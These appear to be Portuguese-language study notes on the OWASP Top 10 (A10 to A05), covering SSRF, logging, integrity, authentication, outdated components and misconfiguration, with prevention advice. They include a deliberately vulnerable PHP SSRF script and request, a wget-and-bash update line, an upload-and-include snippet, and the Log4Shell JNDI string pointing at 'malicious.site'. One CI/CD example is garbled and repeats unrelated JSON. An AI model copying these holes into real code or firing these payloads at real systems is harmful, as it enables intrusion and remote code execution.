

# OWASP Top 10

# Index




- ✓ A1: Broken Access Control
- ✓ A2: Cryptographic Failures
- ✓ A3: Injection
- ✓ A4: Insecure Design
- ✓ A5: Security Misconfiguration
- ✓ A6: Vulnerable and Outdated Components
- ✓ A7: Identification and Authentication Failures
- ✓ A8: Software and Data Integrity Failures
- ✓ A9: Security Logging and Monitoring Failures
- ✓ A10: Server-Side Request Forgery

# A10 - Server-Side Request Forgery (SSRF)

# A10 - Server-Side Request Forgery (SSRF)

- É mais precisamente a CWE-918 de mesmo nome
- *The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.*



## A10 - O que é

- Ocorre quando o servidor faz requisições externas (um HTTP para um arquivos, etc.) baseadas em parâmetros fornecidos pelo usuário e por ser manipulável, pega algo que não deveria.
- O atacante aproveita que o servidor tem permissões no ambiente para **requisitar outros arquivos internos**, tornando o servidor um proxy.

# A10 - CWE

- CWE-918 Server-Side Request Forgery (SSRF)



## A10 - Porque é perigoso

- Acesso indevido a **serviços internos da rede**
- Leitura de **arquivos sensíveis**
- Acesso a **metadados da nuvem** (ex: AWS)

# A10 - Como Corrigir

- Sanitize e valide os parâmetros recebidos, especialmente quando forem URLs ou caminhos para arquivos enviados via GET ou POST.
  - Certifique-se de que o conteúdo está no formato esperado e que não pode ser manipulado para redirecionar requisições maliciosas.
- Restrinja o acesso do site do servidor à apenas ao que for necessário para o funcionamento da aplicação. Isso inclui:
  - Bloquear o acesso a domínios e IPs internos (como 127.0.0.1, localhost, 169.254.169.254, etc.);
  - Utilizar um firewall de saída ou **rodar a aplicação em um container isolado de rede**, limitando as comunicações apenas aos destinos permitidos.
  - Implemente uma whitelist de domínios confiáveis para requisições externas.
- Defina um timeout adequado nas requisições feitas pelo servidor, evitando que chamadas a URLs externas fiquem pendentes indefinidamente ou tentem baixar conteúdos muito grandes.
- Monitore as requisições feitas pelo servidor, registrando URLs acessadas, tempos de resposta e falhas — isso ajuda a identificar tentativas de exploração ou comportamento anômalo.



# A10 - Exemplo no PHP

## Exemplo Vulnerável

```
<?php
// Exemplo vulnerável de SSRF em PHP puro
$url = $_GET['url']; // Sem validação!
$response = file_get_contents($url);
    // Retorna como string o conteúdo de uma URL
// Ou seja, consegue retornar como string o conteúdo de um arquivo.
echo $response;
```

Exemplo malicioso: Pelo GET e está buscando um arquivo interno.

```
http://example.com/ssrf.php?url=http://localhost:8080/admin
```

Retorna HTML/JSON da página /admin é retornado para o atacante






# A10 - Exemplo no PHP

## Exemplo com Sanitização e proteção

```
<?php
function is_valid_url($url) {
    $parsed = parse_url($url);
    $host = gethostbyname($parsed['host']);
    // Evita IPs privados
    if (filter_var($host, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)) {
        return true;
    }
    return false;
}

$url = $_GET['url'];
if (is_valid_url($url)) {
    echo file_get_contents($url);
} else {
    http_response_code(400);
    echo "URL não permitida.";
}
```

# A10 - Resumo

- **Quando acontece:** Quando o servidor faz requisições externas para Arquivos/URL baseadas em parâmetros fornecidos pelo usuário.
- **Porque é perigoso:** Pode permitir que o atacante acesse serviços internos da rede, metadados da nuvem (ex: AWS), arquivos sensíveis ou realize port scanning.
- **Como proteger:**
  -  Validar e sanitizar URLs fornecidas pelo usuário
  -  Usar whitelist de domínios confiáveis
  -  Bloquear IPs internos (127.0.0.1, 169.254.169.254, etc.)
  -  Configurar timeout e limite de tamanho de resposta
  -  Isolar a rede do servidor com firewall ou containers

# A09:2021 - Security Logging and Monitoring Failures

## A09 - O que é

- Ocorre quando o sistema não registra adequadamente eventos críticos de segurança, não monitora atividades suspeitas ou não gera alertas quando necessário.

# A09 - CWEs

- [CWE-117 Improper Output Neutralization for Logs](#)
- [CWE-223 Omission of Security-relevant Information](#)
- [CWE-532 Insertion of Sensitive Information into Log File](#)
- [CWE-778 Insufficient Logging](#)

## A09 - Porque é perigoso

- **Detecção tardia** de invasões e ataques.
- **Impossibilidade de investigar incidentes** de segurança com precisão.
- **Perda de conformidade** com normas e leis (como LGPD, GDPR, PCI-DSS).
- Maior impacto de um ataque por falta de **resposta rápida**

## A09 - Quando acontece

- Quando a aplicação não registra e não monitora adequadamente eventos importantes, como logins, erros ou alterações críticas.
- Principais características:
  - Ausência de logs de autenticação (sucessos e falhas).
  - Logs insuficientes (sem IP, user-agent ou timestamp).
    - Ou seja, só registrar um log genérico não adianta
  - Falta de alertas para atividades suspeitas ou ações sensíveis.
    - Não adianta registrar logs e não fazer nada
  - Logs armazenados de forma insegura ou expostos publicamente.
    - Os logs não podem expor senhas, tokens nem nada do tipo
  - Monitoramento ineficiente e sem resposta em tempo real.
    - Os logs tem que serem monitorados real-time para caso pegar algo estranho
  - Falta de integração com ferramentas de detecção e testes de segurança.
    - Há ferramenta para monitorar logs



## A09 - Cenários de Ataque

- Cenário 1: O operador do site do provedor de plano de saúde infantil não conseguiu detectar uma violação devido à falta de monitoramento e registro. Uma parte externa informou ao provedor do plano de saúde que um invasor havia acessado e modificado milhares de registros de saúde sensíveis de mais de 3,5 milhões de crianças. Uma revisão pós-incidente descobriu que os desenvolvedores do site não haviam abordado vulnerabilidades significativas. **Como não houve registro ou monitoramento do sistema, a violação de dados pode ter estado em andamento desde 2013, um período de mais de sete anos.**
- Cenário 2: Uma grande companhia aérea indiana teve uma violação de dados envolvendo dados pessoais de milhões de passageiros por mais de dez anos, incluindo dados de passaporte e cartão de crédito. A violação de dados ocorreu em um provedor de hospedagem em nuvem de terceiros, que notificou a companhia aérea da violação depois de algum tempo.

# A09 - Como se proteger

- 1. Registre eventos críticos:
  - Logins (sucesso e falha), alterações de permissões e acesso a dados sensíveis.
  - Inclua contexto suficiente (usuário, IP, user-agent, timestamp).
- 2. Proteja os logs:
  - Restrinja o acesso e use criptografia.
  - Garanta integridade (ex: banco de dados somente para adição).
- 3. Configure sistema de Monitoramento (SIEM):
  - Para alertar tentativas de login suspeitas e ações administrativas.
- 5. Ter uma ferramenta para gerar relatórios de anomalias

# A09 - Como se proteger

- 6. Centralize e monitore os logs:
  - Use ferramentas como ELK Stack, Splunk, Graylog, AWS CloudWatch ou Azure Monitor.
- 7. Mantenha o monitoramento eficaz:
  - Padronize os logs para leitura automatizada.
  - Codifique os dados para evitar ataques por injeção em sistemas de log.
- 8. Teste e revise constantemente:
  - Implemente testes de segurança e planos de resposta a incidentes (ex: NIST 800-61r2).

# A09 - SIEM

- SIEM significa Security Information and Event Management (Gerenciamento de Informações e Eventos de Segurança).
- É uma ferramenta/sistema centralizado que:
  - Coleta logs e eventos de várias fontes (servidores, apps, firewalls, bancos de dados etc.)
  - Analisa e correlaciona esses eventos em tempo real
  - Gera alertas automáticos para comportamentos suspeitos ou anômalos
  - Ajuda na investigação de incidentes com dashboards e buscas inteligentes

# A09 - SIEM



## Principais funcionalidades:

Função	Descrição	
Coleta de logs	Integração com vários sistemas para puxar eventos	
Correlation Rules	Regras que identificam padrões maliciosos	
Alertas	Notificações automáticas de incidentes (email, painel, SMS, etc.)	
Dashboard	Visualização gráfica dos eventos de segurança	
Retenção de logs	Guarda os logs por períodos definidos para auditoria e compliance	
Análise forense	Permite rastrear eventos passados para investigar um ataque	



## Exemplos de SIEM

- Splunk
- IBM QRadar
- ELK Stack (Elasticsearch + Logstash + Kibana)   
– com plugins de segurança
- AlienVault OSSIM
- Microsoft Sentinel
- Graylog

# A09 - Exemplo em PHP - Registrar informações

Dados recomendados para registrar (mínimo):






- 1. **Timestamp** (data e hora exata do evento)
- 2. **IP do usuário**
- 3. **User-Agent** (navegador, sistema operacional, etc.)
- 4. **Tipo de ação** (ex: login, acesso a dado sensível, falha de autenticação)
- 5. **Identificador do usuário** (ex: ID, email, login)
- 6. **Recurso acessado** (rota, endpoint, página, etc.)
- 7. **Resultado da ação** (sucesso, erro, falha de autenticação)
- 8. **Dados relevantes da requisição** (se possível, sem incluir informações sensíveis como senhas)

# A09 - Exemplo em PHP - Registrar informações

```
<?php
function registrarEventoSeguranca($tipoAcao, $usuarioId = null, $resultado = null) {
    $ip = $_SERVER['REMOTE_ADDR'] ?? 'IP desconhecido';
    $userAgent = $_SERVER['HTTP_USER_AGENT'] ?? 'User-Agent desconhecido';
    $uri = $_SERVER['REQUEST_URI'] ?? 'Recurso desconhecido';
    $timestamp = date('Y-m-d H:i:s');
    $log = [
        'timestamp' => $timestamp,
        'ip' => $ip,
        'user agent' => $userAgent,
        'usuario_id' => $usuarioId,
        'acao' => $tipoAcao,
        'recurso' => $uri,
        'resultado' => $resultado
    ];
    $linha = json_encode($log) . PHP_EOL;
    file_put_contents(__DIR__ . '/logs/seguranca.log', $linha, FILE_APPEND);
}

// Exemplo de uso:
registrarEventoSeguranca('tentativa_login', 'rafael.morais', 'falha');
```

# A09 - Resumo

- **Quando acontece:** Quando eventos importantes (como logins, erros ou ações críticas) não são registrados, monitorados ou geram alertas eficazes.
- **Por que é perigoso:** Dificulta a detecção de ataques em tempo real, a investigação de incidentes e a resposta adequada a acessos indevidos ou atividades suspeitas.
- **Como mitigar:**
  -  Registre logins bem-sucedidos, falhos e alterações críticas (ex: senha, permissões).
  -  Inclua dados relevantes nos logs (IP, user-agent, horário).
  -  Proteja o acesso aos logs e armazene-os com segurança.
  -  Configure alertas para atividades suspeitas: Ferramenta SIEM
  -  Monitore logs continuamente e defina processos claros de resposta.



# A08 - Software and Data Integrity Failures

# A08 - O que é

- Ocorre quando a aplicação não verifica a integridade de componentes críticos como bibliotecas, atualizações, plugins ou arquivos **executados automaticamente**.
- Exemplos de riscos
  - Plugins e libs externas
    - Quando forem de fontes não confiáveis
  - Pipelines de CI/CD
    - Se não tiver segurança nem validação de código
  - Atualizações automáticas de libs
    - Sem chegar integridade/assinatura
  - Não verificar a origem do conteúdo
    -

# A08 - CWE

- [CWE-345 Insufficient Verification of Data Authenticity](#)
- [CWE-353 Missing Support for Integrity Check](#)
- [CWE-426 Untrusted Search Path](#)
- [CWE-494 Download of Code Without Integrity Check](#)
- [CWE-502 Deserialization of Untrusted Data](#)
- [CWE-565 Reliance on Cookies without Validation and Integrity Checking](#)
- [CWE-784 Reliance on Cookies without Validation and Integrity Checking in a Security Decision](#)
- [CWE-829 Inclusion of Functionality from Untrusted Control Sphere](#)
- [CWE-830 Inclusion of Web Functionality from an Untrusted Source](#)
- [CWE-915 Improperly Controlled Modification of Dynamically-Determined Object Attributes](#)

# A08 - Como acontece

- 1. Uso de plugins ou bibliotecas externas não confiáveis
  - Ex: Você adiciona uma biblioteca no package.json do seu projeto Node.js sem verificar a reputação:
  - Se esse pacote for removido, comprometido ou substituído por um malicioso, ele pode ser instalado automaticamente na sua aplicação.
  - 👉 Esse caso realmente aconteceu em 2016, quando o left-pad foi removido do npm e quebrou milhares de builds no mundo todo. Já houve também casos de bibliotecas com código malicioso sendo publicadas com nomes quase idênticos aos originais

json

```
"dependencies": {  
  "left-pad": "^1.3.0"  
}
```

# A08 - Como acontece 💣

- 2. Pipelines de CI/CD sem segurança ou validação de código
  - Ex: Um pipeline CI/CD mal configurado no GitHub Actions permite que qualquer PR (pull request) execute comandos no ambiente de build. Um atacante pode abrir um PR com código como:
  - Se não houver validação ou revisão, o código é executado automaticamente com permissões elevadas.
  - 👉 Em 2022, ocorreram vários ataques contra repositórios GitHub mal configurados, onde ações automatizadas executavam scripts maliciosos enviados por terceiros.

```
json
```

```
"dependencies": {  
  "left-pad": "^1.3.0"  
}
```

## A08 - Como acontece

- 3. Atualizações automáticas sem checagem de integridade/assinatura
  - Ex: Seu sistema baixa e instala atualizações de um servidor externo usando um simples:
  - Se o servidor for comprometido ou DNS for envenenado (DNS poisoning), você pode estar baixando um script malicioso disfarçado de atualização.
  - 👉 Em 2017, o programa CCleaner foi distribuído com malware após sua infraestrutura de atualização ter sido comprometida — um caso clássico de supply chain attack.

```
bash
```

```
wget http://example.com/update.sh && bash update.sh
```

## A08 - Como acontece 💣

- 4. Falhas de verificação de origem ou conteúdo de arquivos executáveis ou scripts.
  - Ex: Um app PHP permite upload de arquivos ZIP com scripts que são automaticamente descompactados e executados:
  - Se não houver verificação do conteúdo ou da origem do ZIP, o atacante pode enviar código malicioso como parte do "plugin"
  - 👉 Em muitos CMS (ex: WordPress), já houve casos de plugins maliciosos enviados por usuários ou incluídos em temas piratas, explorando exatamente esse tipo de falha.

php

```
$zip = new ZipArchive;  
$zip->open($_FILES['plugin']['tmp_name']);  
$zip->extractTo('/var/www/plugins/');  
include('/var/www/plugins/plugin.php');
```

## A08 - Como acontece

- Uso de **dependências de terceiros** sem validação de integridade (ex: sem hash ou assinatura digital).
- Atualizações automáticas **sem checagem da origem ou integridade dos pacotes**.
- Pipelines de **CI/CD mal configurados ou expostos**, permitindo injeção de código malicioso.
- **Uploads de arquivos** aceitos sem validação de conteúdo, tipo ou origem.
- Execução de **scripts configuráveis** (como YAML/JSON) que não são validados ou sanitizados.
- **Desserialização insegura** de dados manipuláveis por usuários.
- Adoção de **bibliotecas maliciosas ou clonadas** (ex: **typosquatting** em npm/pypi).




## A08 - Porque é perigoso

1. **Permite ataques à cadeia de suprimentos**, afetando vários sistemas de forma silenciosa e profunda. (supply chain attacks)
2. **Pode introduzir código malicioso no ambiente**, com privilégios da aplicação.
3. **Viola a integridade de sistemas confiáveis**, distribuindo atualizações ou pacotes adulterados.
4. **Pode ser difícil de detectar**, pois a origem do ataque está em dependências ou processos internos.
5. **Compromete ambientes inteiros via CI/CD**, caso esses pipelines sejam inseguros.
6. **Facilita a execução remota de código**, caso haja desserialização insegura ou uploads mal validados.
7. **Afeta a confiabilidade de repositórios e CDNs**, podendo disseminar falhas amplamente.

## A08 - Exemplo de Ataque: Solar Wind

- Contexto: A SolarWinds é uma empresa que desenvolve software de monitoramento de infraestrutura, incluindo o Orion Platform, usado por milhares de organizações privadas e públicas, inclusive o governo dos EUA.
- O que aconteceu: Em 2020, invasores conseguiram inserir código malicioso diretamente no build do Orion (um tipo de "backdoor" : (apelidado de SUNBURST)), em uma das versões oficiais distribuídas aos clientes. Esse código foi entregue como parte do update legítimo do software — ou seja, os próprios clientes instalaram a porta de entrada para o ataque acreditando estar apenas atualizando o sistema.





# A08 - Exemplo de Ataque: Solar Wind

-  Técnica usada: Ataque à Cadeia de Suprimentos (Supply Chain Attack)
  - Os atacantes invadiram a infraestrutura de CI/CD da SolarWinds.
  - Conseguiram alterar o pipeline de build para injetar um trojan (SUNBURST) dentro da DLL legítima.
  - O software foi assinado digitalmente pela própria SolarWinds, passando por todas as verificações de integridade locais dos clientes.
- Consequência:
  - Após a instalação, o backdoor permitia que os atacantes realizassem movimentações laterais, exfiltração de dados e espionagem avançada sem serem detectados por muito tempo.

## A08 - Como prevenir

- 1. Verificar assinaturas digitais de bibliotecas, pacotes e atualizações.
- 2. Usar Gerenciadores de Dependência seguros com lockfiles (como package-lock.json, composer.lock).
- 3. Ativar e proteger pipelines CI/CD com:
  - Controle de acesso;
  - Variáveis seguras;
  - Auditoria de etapas e histórico.
- 4. Validar e filtrar cuidadosamente qualquer dado ou arquivo usado para configurar ou atualizar sistemas.
- 5. Monitorar dependências usando ferramentas como:
  - OWASP Dependency-Check
  - Snyk, Dependabot, Renovate, etc.
- 6. Implementar políticas de principle of least privilege para repositórios e pipelines.

# A08 - Como se proteger na prática

- Considerando um cenários utilizando azure-pipeline
- Se você estiver gerando pacotes, containers ou arquivos de build, implemente:
  - Assinatura digital de artefatos.
  - Validação de hash no destino (ex: validar que o hash da imagem Docker corresponde ao esperado).
- Restrinja quem pode editar pipelines
-  Azure Key Vault garante que senhas/API keys não fiquem no código.
-  Slots protegem contra deploys diretos em produção.
-  Auditoria de dependências (composer audit) impede que libs vulneráveis passem.
-  environment: força aprovadores humanos antes de deploys críticos.
- Ative auditoria no Azure DevOps para monitorar quem alterou pipelines ou secrets.
- Configure alertas para mudanças inesperadas.

# A08 - Resumo

- **O que é:** falhas relacionadas à confiança em fontes externas de software, bibliotecas, atualizações e dados sem verificação adequada de integridade. Isso inclui riscos como injeções maliciosas em bibliotecas, atualizações corrompidas ou manipuladas, e pipelines de CI/CD inseguros.
- **Por que é perigoso:**
  - CI/CD: Compromete ambiente inteiro e ataque de supply chain
  - Libs externa: Se não verificar a confiabilidade, pode permitir um backdoor no ambiente
- **Como se proteger:**
  - Limitar acesso ao CI/CD e ter monitoria nele
  - Gerenciar dependências, fazer verificações como, por exemplo ``composer audit``

# A07 - Identification and Authentication Failures

## A07 - O que é

- Ocorre quando aplicações não identificam ou autenticam usuários corretamente, possibilitando que atacantes assumam identidades ou acessem dados restritos
- Inclui problemas em processos de login, logout, gestão de sessões, recuperação de senhas, tokens, autenticação multifator, entre outros.



# A07 - CWE

CWE-255 Credentials Management Errors

CWE-259 Use of Hard-coded Password

CWE-287 Improper Authentication

CWE-288 Authentication Bypass Using an Alternate Path or Channel

CWE-290 Authentication Bypass by Spoofing

CWE-294 Authentication Bypass by Capture-replay

CWE-295 Improper Certificate Validation

CWE-297 Improper Validation of Certificate with Host Mismatch

CWE-300 Channel Accessible by Non-Endpoint

CWE-302 Authentication Bypass by Assumed-Immutable Data

CWE-304 Missing Critical Step in Authentication

CWE-306 Missing Authentication for Critical Function

CWE-307 Improper Restriction of Excessive Authentication Attempts

CWE-346 Origin Validation Error

CWE-384 Session Fixation

CWE-521 Weak Password Requirements

CWE-613 Insufficient Session Expiration

CWE-620 Unverified Password Change

CWE-640 Weak Password Recovery Mechanism for Forgotten Password

CWE-798 Use of Hard-coded Credentials

CWE-940 Improper Verification of Source of a Communication Channel

CWE-1216 Lockout Mechanism Errors

## A07 - Quando acontece

- 1 - O sistema permite senhas fracas ou padrões conhecidos (ex.: admin/admin, 123456).
- 2 - Não há limitação de tentativas de login, permitindo ataques de força bruta ou credential stuffing.
- 3 - A aplicação exibe mensagens de erro distintas para "usuário não encontrado" e "senha incorreta", permitindo enumeração de contas.
- 4 - Autenticação multifator (MFA) está ausente ou é mal implementada.
- 5 - Tokens de sessão previsíveis, expostos em URL, ou não invalidados após logout/inatividade.

## A07 - Quando acontece

- 6 - O sistema reutiliza sessões antigas após login bem-sucedido.
- 7 - Recuperação de senha fraca, como perguntas de segurança vulneráveis.
- 8 - Armazenamento inseguro de senhas, como texto puro, criptografia fraca ou hash inadequado.
- 9 - Uso de implementações customizadas de autenticação inseguras.
- 10 - Sessões não expiram adequadamente ou não são gerenciadas com segurança.







# A07 - Porque é perigoso

- Essa falha consiste no Acesso não autorizado a contas podendo resultar em:
  - Exposição de dados sensíveis, como informações pessoais (PII), financeiras e de saúde.
  - Violação de leis e regulamentações, como a HIPAA, resultando em multas milionárias.
  - Fraudes financeiras, com acesso indevido a contas bancárias e sistemas de e-commerce.
    - O Hacker entra na conta e zera tudo
- Prejuízos financeiros elevados, com violações custando em média US\$ 4,45 milhões por incidente.
- Perda de confiança dos clientes, levando à migração para concorrentes.
- Danos à reputação institucional, com impacto duradouro na imagem da marca.
- Comprometimento de contas privilegiadas, ampliando o impacto e facilitando ataques em cadeia.
- Maior exposição a ataques internos ou persistentes, devido a sessões não protegidas.





## A07 - Com se proteger

- 1 - Exigir senhas fortes e verificar novas senhas contra listas de senhas comuns.
- 2 - Implementar autenticação multifator (MFA) sempre que possível.
- 3 - Aplicar rate limiting ou bloqueio progressivo após tentativas de login malsucedidas.
- 4 - Usar mensagens genéricas de erro para evitar enumeração de usuários.
- 5 - Armazenar senhas com algoritmos modernos e seguros (como bcrypt ou Argon2).
- 6 - Encerrar sessões automaticamente após logout ou período de inatividade.
- 7 - Gerar IDs de sessão aleatórios com alta entropia e evitar reutilização de sessão.
- 8 - Proteger tokens de sessão com atributos como HttpOnly, Secure e SameSite.
- 9 - Validar e proteger fluxos de recuperação de senha e registro contra abuso.
- 10 - Usar bibliotecas bem testadas e evitar criar mecanismos próprios de autenticação.

# A07 - Como prevenir na prática

- 1 - Senha armazenada sem hash
  -  Vulnerável: Armazenando senha diretamente no BD
  -  Correto: Armazenando senha com hash seguro
- 2- Login sem proteção contra força bruta
  -  Vulnerável: Tentativas ilimitadas sem nenhuma barreira
  -  Correto: RateLimit (mesmo que simples, como armazenar na sessão. Colocar um tempo de delay caso errar a senha:
- 3 - Token de sessão não regenerado no login
  -  Vulnerável: Quando você não regenera a sessão
  -  Correto: Regenerar id da sessão quando a pessoa logar. A pessoa pode já ter sessão, se ele fizer um login, deve-se então gerar um novo para evitar *session fixation*

# A07 - Como prevenir na prática

- 4 - Exposição de mensagens específicas de erro
  -  Vulnerável: Sempre informar exatamente o erro ao usuário, ex: 'Usuário não encontrado' x 'Senha incorreta'. Se a pessoa chega em 'senha incorreta' então ele sabe que o usuário está certo
  -  Correto: Uma mensagem genérica para tudo, e armazenar a verdadeira causa em log ou em banco
- 5 - Senha fraca e sem validação
  -  Vulnerável: Permitir qualquer senha
  -  Correto: Senha de no min 8 caractere, com maiúsculas, número e símbolos

# A07 - Diferença entre A07 e A01

- ➡ A07
  - Trata de "Quem é você?"
  - Está relacionada à verificação da identidade do usuário.
  - Foca em falhas no login, senhas fracas, sessões inseguras, ausência de MFA, etc.
  - O problema aqui é quando o sistema não confirma corretamente a identidade do usuário.
  - 📌 Exemplo de falha: Um sistema que permite acesso com senha "123456" ou que não invalida a sessão antiga após login.
- ➡ A01
  - Trata de "Você pode acessar isso?"
  - O usuário já está autenticado, mas o sistema não limita corretamente o que ele pode fazer, ou, faz mal feito.
  - Refere-se a falhas nas autorização de acesso a recursos, ações e dados.
  - O problema é o sistema não impedir que um usuário acesse recursos que não deveria.
  - 📌 Exemplo de falha: Um usuário comum acessa /admin/relatórios e visualiza dados confidenciais porque a URL não valida se ele é admin.



## A07 - Resumo

- **Quando acontece:** Quando há falha no gerenciamento de autenticação,
- **Porque é perigoso:** Alguém malicioso pode de entrar na conta de alguém autorizado e assim ter acesso a tudo no sistema, como se fosse outra pessoa, tendo um impacto absurdo.
- **Como se proteger:** Há várias formas descritas na seta sessão.

# A06:2021 - Vulnerable and Outdated Components

## A06 - O que é

- Quando a aplicação utiliza componentes como bibliotecas, frameworks ou plugins que estão desatualizados, contêm vulnerabilidades conhecidas, ou não seguem um processo seguro de atualização e monitoramento.

# A06 - CWE

CWE-937 OWASP Top 10 2013: Using Components with Known Vulnerabilities

CWE-1035 2017 Top 10 A9: Using Components with Known Vulnerabilities

CWE-1104 Use of Unmaintained Third Party Components

## A06 - Porque é perigoso

- Atacantes podem explorar vulnerabilidades já conhecidas por você está usando libs desatualizadas
- Desenvolvedores frequentemente usam bibliotecas de terceiros para agilizar o desenvolvimento.
  - Quando essas bibliotecas têm vulnerabilidades conhecidas (como falhas de segurança divulgadas em CVEs), elas podem ser exploradas por atacantes — mesmo que a aplicação principal esteja segura.

## A06 - Exemplo

- Uma aplicação Laravel usando uma versão antiga do Guzzle com falhas conhecidas de segurança.
- Um frontend Vue.js que utiliza uma versão vulnerável do Lodash.
- Um sistema Java que usa uma versão antiga do Log4j (vulnerável ao Log4Shell).

## A06 - Como prevenir

- Remover dependências não utilizadas, recursos, componentes, arquivos e documentação desnecessários.
- Atualizar libs
- Obtenha componentes apenas de fontes oficiais por meio de links seguros. Prefira pacotes assinados para reduzir a chance de incluir um componente malicioso modificado

### Boas Práticas

- Automatizar a verificação de segurança das dependências na CI/CD.
- Não confiar que “só porque funciona, está seguro”.
- Incluir políticas de atualização e verificação de componentes no ciclo de vida de desenvolvimento seguro (SSDLC).

# A06 - Como prevenir

- **Inventariar dependências:**
  - Tenha um inventário completo de todos os componentes utilizados (e suas versões).
- **Monitorar CVEs:**
  - Use ferramentas que monitoram vulnerabilidades conhecidas (Snyk, Dependabot, OWASP Dependency-Check).
- **Atualizações regulares:**
  - Atualize os componentes frequentemente, preferencialmente em ciclos contínuos.
- **Usar ferramentas de build seguras:**
  - Sistemas como Composer, npm, Maven etc. podem travar versões seguras.
- **Evitar componentes sem manutenção:**
  - Se a biblioteca está desatualizada e sem suporte ativo, substitua.



# A06 - Como prevenir

- Ferramentas Úteis:

- OWASP Dependency-Check
- Snyk
- Packagist Security (Analisar CVEs e alertas)
- Dependabot (GitHub)
- npm audit / yarn audit
- composer audit

- Em PHP

- Atualizar dependências:
- `composer --version` (versão do composer, também considere atualizá-lo)
- `composer audit` (exibe falhas conhecidas para as libs atuais que você está usando)
- `composer update` (atualizar libs internas)
- `composer outdated` (ver o que está velho)

# A06 - Ataque: Log4J no Java

- A biblioteca Log4j, amplamente usada para logging em aplicações Java, permitia execução remota de código (RCE) com algo tão simples quanto:
- ```
logger.info("${jndi:ldap://malicious.site/a}");
```
- Para corrigir, bastava atualizar, mas e quem não atualizou, quem nem se deu conta que estava extremamente vulnerável?

## A06 - Resumo

- **O que é:** Quando a aplicação utiliza bibliotecas, frameworks ou plugins desatualizados, com vulnerabilidades já conhecidas publicamente (ex: CVEs), sem um processo seguro de atualização.
- **Porque é perigosa:** Essas falhas são amplamente conhecidas por atacantes, exploráveis por bots e ferramentas automatizadas, tornando a aplicação um alvo fácil.
- **Como prevenir:**
  - Atualizar regularmente as bibliotecas e dependências
  - Usar ferramentas como npm audit, OWASP Dependency-Check, Snyk, etc.
  - Monitorar CVEs e automatizar alertas no pipeline de CI/CD

# A05 - Security Misconfiguration

## A05 - Resumo

É quando uma aplicação, servidor, banco de dados ou serviço está **configurado de forma insegura, seja por está no modo padrão (de fábrica) que é fraco, falta de restrições ou configurações incorretas/omitidas.**

# A05 - CWE

CWE-2 7PK - Environment

CWE-11 ASP.NET Misconfiguration: Creating Debug Binary

CWE-13 ASP.NET Misconfiguration: Password in Configuration File

CWE-15 External Control of System or Configuration Setting

CWE-16 Configuration

CWE-260 Password in Configuration File

CWE-315 Cleartext Storage of Sensitive Information in a Cookie

CWE-520 .NET Misconfiguration: Use of Impersonation

CWE-526 Exposure of Sensitive Information Through Environmental Variables

CWE-537 Java Runtime Error Message Containing Sensitive Information

CWE-541 Inclusion of Sensitive Information in an Include File

CWE-547 Use of Hard-coded, Security-relevant Constants

CWE-611 Improper Restriction of XML External Entity Reference

CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

CWE-756 Missing Custom Error Page

CWE-776 Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')

CWE-942 Permissive Cross-domain Policy with Untrusted Domains

CWE-1004 Sensitive Cookie Without 'HttpOnly' Flag

CWE-1032 OWASP Top Ten 2017 Category A6 - Security Misconfiguration

CWE-1174 ASP.NET Misconfiguration: Improper Model Validation

# A05 - Situações

- Servidor web exibindo mensagens de erro detalhadas
  - **Impacto:** Exposição de stack trace e estruturas internas
- Console de administração sem autenticação ou exposto na internet
  - **Impacto:** Controle total do sistema
- CORS mal configurado
  - **Impacto:** Permite requisições indevidas de domínios não autorizados
- Headers de segurança ausentes (como X-Content-Type-Options, Content-Security-Policy)
  - **Impacto:** Facilita ataques como XSS, clickjacking

# A05 - Situações

- Permissões excessivas em arquivos ou diretórios
  - **Impacto:** Vazamento ou alteração de arquivos sensíveis
- Ambiente de desenvolvimento ativo em produção
  - **Impacto:** Pode incluir debug aberto, senhas hardcoded, verbose logging
- Configuração padrão de banco de dados (usuário "root", sem senha)
  - **Impacto:** Acesso total não controlado



# A05 - Proteção

- 1 - Desabilite o que não é necessário
  - Remova consoles administrativos, endpoints de debug e documentação desnecessária.
  - Elimine usuários padrão, permissões excessivas e serviços/portas não utilizados.
- 2 - Configure corretamente todos os ambientes
  - Use credenciais diferentes para cada ambiente (desenvolvimento, homologação, produção).
  - Desative o modo de debug em produção.
  - Sempre use HTTPS e políticas seguras por padrão.
  - Configure variáveis e permissões adequadamente (por exemplo, buckets S3 ou storage em nuvem).

# A05 - Proteção

- 3 - Automatize e padronize a implantação
  - Utilize ferramentas como Ansible, Terraform, Dockerfiles reforçados e CI/CD com validações de segurança.
  - Crie processos repetíveis de instalação segura para evitar erros manuais.
  - Garanta que todos os ambientes sejam configurados de forma idêntica (exceto pelas credenciais).
- 4 - Mantenha uma plataforma mínima
  - Instale apenas os componentes, bibliotecas e frameworks realmente necessários.
  - Evite sobrecarga de recursos que possam expor superfícies desnecessárias de ataque.

# A05 - Proteção

- 5 - Revise e atualize configurações periodicamente
  - Aplique atualizações de segurança e patches com frequência.
  - Mantenha as configurações alinhadas com as últimas recomendações dos fabricantes e da comunidade.
  - Revise permissões de acesso e políticas (ACLs, permissões de arquivos, roles em nuvem).
- 6 - Implemente uma arquitetura segmentada e segura
